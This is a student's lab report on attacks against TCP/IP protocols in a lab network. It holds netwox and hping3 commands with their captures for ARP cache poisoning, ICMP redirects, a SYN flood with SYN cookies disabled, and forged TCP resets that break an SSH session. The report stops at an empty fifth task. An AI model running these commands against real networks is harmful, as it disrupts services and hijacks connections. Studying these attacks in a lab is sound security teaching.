

COMPUTER SYSTEMS SECURITY

Lab Session 04

Examine Attacks on TCP/IP Protocols

Name: Syeda Marium Faheem

Roll No: CS-099

Section: B


Task No.1

Machine 1

```
[09/06/2020 03:28] seed@ubuntu:~$ sudo netwox 80 -e "10:fe:ed:fa:5e:55" -i 192.168.0.1  
^C[09/06/2020 03:30] seed@ubuntu:~$
```

Now change reflect on Machine 2

```
[09/06/2020 03:10] seed@ubuntu:~$ arp -a  
? (192.168.0.1) at 10:fe:ed:fa:5e:8a [ether] on eth14  
[09/06/2020 03:10] seed@ubuntu:~$ ifconfig  
eth14    Link encap:Ethernet  HWaddr 08:00:27:fb:31:58  
          inet addr:192.168.0.109 Bcast:192.168.0.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:febf:3158/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:1802 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:322 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:199239 (199.2 KB)  TX bytes:30580 (30.5 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:4790 (4.7 KB)  TX bytes:4790 (4.7 KB)  
  
[09/06/2020 03:26] seed@ubuntu:~$ arp -a  
? (192.168.0.1) at 10:fe:ed:fa:5e:8a [ether] on eth14  
[09/06/2020 03:28] seed@ubuntu:~$ arp -a  
? (192.168.0.1) at 10:fe:ed:fa:5e:55 [ether] on eth14  
[09/06/2020 03:30] seed@ubuntu:~$
```



Task No.2

```
[09/06/2020 03:49] seed@ubuntu:~$ sudo netwox 86 -d "Eth0" --gw 192.168.0.0 -c 0 -i 192.168.0.0
```

no.	time	source	destination	protocol	length	info
54	2020-09-06 03:51:13.54	192.168.0.1	192.168.0.108	DNS	153	Standard query response, No such name
55	2020-09-06 03:51:13.54	192.168.0.0	192.168.0.1	ICMP	70	Redirect (Redirect for host)
56	2020-09-06 03:51:13.61	192.168.0.1	239.255.255.250	SSDP	354	NOTIFY * HTTP/1.1
57	2020-09-06 03:51:13.61	192.168.0.0	192.168.0.1	ICMP	70	Redirect (Redirect for host)
58	2020-09-06 03:51:13.71	192.168.0.1	239.255.255.250	SSDP	386	NOTIFY * HTTP/1.1
59	2020-09-06 03:51:13.71	192.168.0.0	192.168.0.1	ICMP	70	Redirect (Redirect for host)
60	2020-09-06 03:51:13.81	192.168.0.1	239.255.255.250	SSDP	315	NOTIFY * HTTP/1.1
61	2020-09-06 03:51:13.81	192.168.0.0	192.168.0.1	ICMP	70	Redirect (Redirect for host)
62	2020-09-06 03:51:13.94	192.168.0.1	239.255.255.250	SSDP	374	NOTIFY * HTTP/1.1
63	2020-09-06 03:51:13.94	192.168.0.0	192.168.0.1	ICMP	70	Redirect (Redirect for host)
64	2020-09-06 03:51:14.04	192.168.0.1	239.255.255.250	SSDP	368	NOTIFY * HTTP/1.1
65	2020-09-06 03:51:14.04	192.168.0.0	192.168.0.1	ICMP	70	Redirect (Redirect for host)
66	2020-09-06 03:51:14.14	192.168.0.1	239.255.255.250	SSDP	315	NOTIFY * HTTP/1.1
67	2020-09-06 03:51:14.14	192.168.0.0	192.168.0.1	ICMP	70	Redirect (Redirect for host)
68	2020-09-06 03:51:14.24	192.168.0.1	239.255.255.250	SSDP	370	NOTIFY * HTTP/1.1
69	2020-09-06 03:51:14.24	192.168.0.0	192.168.0.1	ICMP	70	Redirect (Redirect for host)
70	2020-09-06 03:51:14.34	192.168.0.1	239.255.255.250	SSDP	380	NOTIFY * HTTP/1.1
71	2020-09-06 03:51:14.34	192.168.0.0	192.168.0.1	ICMP	70	Redirect (Redirect for host)

Task No.3

Attacker Machine:


```
Terminal
[09/06/2020 03:57] seed@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[09/06/2020 03:58] seed@ubuntu:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.1:3306          0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:8080           0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:80             0.0.0.0:*              LISTEN
tcp      0      0 192.168.0.108:53       0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:21             0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.1:53           0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:22             0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.1:631          0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.1:953          0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:443            0.0.0.0:*              LISTEN
tcp      1      0 192.168.0.108:55261    91.189.92.92:80        CLOSE_WAIT
tcp6     0      0 :::53                  :::*                    LISTEN
tcp6     0      0 :::22                  :::*                    LISTEN
tcp6     0      0 :::1:631               :::*                    LISTEN
tcp6     0      0 ::::3128               :::*                    LISTEN
tcp6     0      0 :::1:953               :::*                    LISTEN
[09/06/2020 03:58] seed@ubuntu:~$
```

Then run command of netwoxt


```
Terminal
[09/06/2020 04:04] seed@ubuntu:~$ sudo netwox 76 -i 192.168.0.108 -p 23 -s r
aw
[09/06/2020 04:04] seed@ubuntu:~$

Terminal
tcp      0      0 192.168.0.108:23       190.214.80.183:19772   SYN_RECV
tcp      0      0 192.168.0.108:23       188.71.201.26:1990     SYN_RECV
tcp      0      0 192.168.0.108:23       27.172.129.224:60217   SYN_RECV
tcp      0      0 192.168.0.108:23       255.66.25.72:10440     SYN_RECV
tcp      0      0 192.168.0.108:23       206.16.1.186:56137     SYN_RECV
tcp      0      0 192.168.0.108:23       131.190.206.61:20817   SYN_RECV
tcp      0      0 192.168.0.108:23       33.98.2.17:35399       SYN_RECV
tcp      0      0 192.168.0.108:23       49.147.4.57:49527      SYN_RECV
tcp      0      0 192.168.0.108:23       176.96.153.95:20438    SYN_RECV
tcp      0      0 192.168.0.108:23       200.231.106.65:19387   SYN_RECV
tcp      0      0 192.168.0.108:23       229.236.148.253:12602   SYN_RECV
tcp      0      0 192.168.0.108:23       255.83.98.234:11023    SYN_RECV
tcp      0      0 192.168.0.108:23       26.195.128.168:1159    SYN_RECV
tcp      0      0 192.168.0.108:23       133.195.126.194:52572  SYN_RECV
```


On Client Machine trying to connect but it cant connect because of syn msg



Task no.4



Machine 1 (Login through SSh command in 192.168.0.113)

```
[09/07/2020 07:41] seed@ubuntu:~$ ssh seed@192.168.0.113
The authenticity of host '192.168.0.113 (192.168.0.113)' can't be established.
ECDSA key fingerprint is 81:82:a9:af:bd:93:78:f9:1a:a7:ca:7f:e8:d6:6c:04.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.113' (ECDSA) to the list of known hosts.
seed@192.168.0.113's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Sep  6 05:29:28 2020 from ubuntu-2.local
[09/07/2020 07:45] seed@ubuntu:~$ ifconfig
eth14      Link encap:Ethernet  HWaddr 08:00:27:fb:31:58
            inet addr:192.168.0.113  Bcast:192.168.0.255  Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fe7b:3158/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:1055 errors:0 dropped:0 overruns:0 frame:0
            TX packets:441 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:234119 (234.1 KB)  TX bytes:58734 (58.7 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:22 errors:0 dropped:0 overruns:0 frame:0
            TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:1864 (1.8 KB)  TX bytes:1864 (1.8 KB)
```

Then run command: `sudo netwox 78 -i 192.168.0.113`

```
lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:22 errors:0 dropped:0 overruns:0 frame:0
            TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:1864 (1.8 KB)  TX bytes:1864 (1.8 KB)

[09/07/2020 07:45] seed@ubuntu:~$ sudo netwox 78 -i 192.168.0.113
[sudo] password for seed:
```

Captured on VM2:filter by (ip.src ==
192.168.0.113&&ip.dst == 192.168.0.108) || (ip.dst ==
192.168.0.113&&ip.src == 192.168.0.108)

Filter: <code>dst == 192.168.0.108</code> <code>(ip.dst == 192.168.0.113 & ip.src == 192.168.0.108)</code> Expression... Clear Apply						
No.	Time	Source	Destination	Protocol	Length	Info
350	2020-09-07 07:49:05.419	192.168.0.108	192.168.0.113	TCP	60	54763 > ssh [ACK] Seq=145 Ack=145 Win=176 Len=0 TSval=461488 TSecr=46170
351	2020-09-07 07:49:05.519	192.168.0.108	192.168.0.113	SSH	114	Encrypted request packet len=48
352	2020-09-07 07:49:05.519	192.168.0.113	192.168.0.108	SSH	114	Encrypted response packet len=48
353	2020-09-07 07:49:05.541	192.168.0.108	192.168.0.113	TCP	66	54763 > ssh [ACK] Seq=193 Ack=193 Min=176 Len=0 TSval=461580 TSecr=46173
355	2020-09-07 07:49:05.719	192.168.0.108	192.168.0.113	SSH	114	Encrypted request packet len=48
356	2020-09-07 07:49:05.719	192.168.0.113	192.168.0.108	SSH	114	Encrypted response packet len=48
357	2020-09-07 07:49:05.719	192.168.0.108	192.168.0.113	TCP	66	54763 > ssh [ACK] Seq=241 Ack=241 Min=176 Len=0 TSval=461556 TSecr=46179
358	2020-09-07 07:49:05.919	192.168.0.108	192.168.0.113	SSH	114	Encrypted request packet len=48
359	2020-09-07 07:49:05.919	192.168.0.113	192.168.0.108	SSH	114	Encrypted response packet len=48
360	2020-09-07 07:49:05.919	192.168.0.108	192.168.0.113	TCP	66	54763 > ssh [ACK] Seq=289 Ack=289 Min=176 Len=0 TSval=461603 TSecr=46184
361	2020-09-07 07:49:06.919	192.168.0.108	192.168.0.113	SSH	114	Encrypted request packet len=48
362	2020-09-07 07:49:06.919	192.168.0.113	192.168.0.108	SSH	114	Encrypted response packet len=48
363	2020-09-07 07:49:06.919	192.168.0.108	192.168.0.113	TCP	66	54763 > ssh [ACK] Seq=337 Ack=337 Min=176 Len=0 TSval=461853 TSecr=46209
364	2020-09-07 07:49:07.219	192.168.0.108	192.168.0.113	SSH	114	Encrypted request packet len=48
365	2020-09-07 07:49:07.219	192.168.0.113	192.168.0.108	SSH	114	Encrypted response packet len=48
366	2020-09-07 07:49:07.219	192.168.0.108	192.168.0.113	TCP	66	54763 > ssh [ACK] Seq=385 Ack=385 Min=176 Len=0 TSval=461912 TSecr=46215
367	2020-09-07 07:49:07.419	192.168.0.108	192.168.0.113	SSH	114	Encrypted request packet len=48
368	2020-09-07 07:49:07.419	192.168.0.113	192.168.0.108	SSH	114	Encrypted response packet len=48
369	2020-09-07 07:49:07.419	192.168.0.108	192.168.0.113	TCP	66	54763 > ssh [ACK] Seq=433 Ack=433 Min=176 Len=0 TSval=461974 TSecr=46221
370	2020-09-07 07:49:07.619	192.168.0.108	192.168.0.113	SSH	114	Encrypted request packet len=48
371	2020-09-07 07:49:07.619	192.168.0.113	192.168.0.108	SSH	114	Encrypted response packet len=48
372	2020-09-07 07:49:07.619	192.168.0.108	192.168.0.113	TCP	66	54763 > ssh [ACK] Seq=481 Ack=481 Min=176 Len=0 TSval=462017 TSecr=46225

```

09/07/2020 08:07] seed@ubuntu:~$ sudo hping3 192.168.0.113 -p 22 -s 54763 -R -A -M 385
L 385
PING 192.168.0.113 (eth13 192.168.0.113): RA set, 40 headers + 0 data bytes
C
-- 192.168.0.113 hping statistic ---
71 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```

2670	2020-09-07 08:11:30.419	192.168.0.108	192.168.0.113	TCP	60	54912 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2679	2020-09-07 08:11:39.419	192.168.0.108	192.168.0.113	TCP	60	54913 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2682	2020-09-07 08:11:40.419	192.168.0.108	192.168.0.113	TCP	60	54914 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2688	2020-09-07 08:11:41.419	192.168.0.108	192.168.0.113	TCP	60	54915 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2690	2020-09-07 08:11:42.419	192.168.0.108	192.168.0.113	TCP	60	54916 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2695	2020-09-07 08:11:43.419	192.168.0.108	192.168.0.113	TCP	60	54917 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2696	2020-09-07 08:11:44.419	192.168.0.108	192.168.0.113	TCP	60	54918 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2698	2020-09-07 08:11:45.419	192.168.0.108	192.168.0.113	TCP	60	54919 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2701	2020-09-07 08:11:46.419	192.168.0.108	192.168.0.113	TCP	60	54920 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2702	2020-09-07 08:11:47.419	192.168.0.108	192.168.0.113	TCP	60	54921 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2703	2020-09-07 08:11:48.419	192.168.0.108	192.168.0.113	TCP	60	54922 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2704	2020-09-07 08:11:49.419	192.168.0.108	192.168.0.113	TCP	60	54923 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2706	2020-09-07 08:11:50.419	192.168.0.108	192.168.0.113	TCP	60	54924 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2710	2020-09-07 08:11:51.419	192.168.0.108	192.168.0.113	TCP	60	54925 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2711	2020-09-07 08:11:52.419	192.168.0.108	192.168.0.113	TCP	60	54926 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2712	2020-09-07 08:11:53.419	192.168.0.108	192.168.0.113	TCP	60	54927 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2713	2020-09-07 08:11:54.419	192.168.0.108	192.168.0.113	TCP	60	54928 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2716	2020-09-07 08:11:55.419	192.168.0.108	192.168.0.113	TCP	60	54929 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2720	2020-09-07 08:11:56.419	192.168.0.108	192.168.0.113	TCP	60	54930 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2721	2020-09-07 08:11:57.419	192.168.0.108	192.168.0.113	TCP	60	54931 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2727	2020-09-07 08:11:58.419	192.168.0.108	192.168.0.113	TCP	60	54932 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0
2736	2020-09-07 08:11:59.419	192.168.0.108	192.168.0.113	TCP	60	54933 > ssh [RST, ACK] Seq=1 Ack=1 Win=512 Len=0

Task No.5

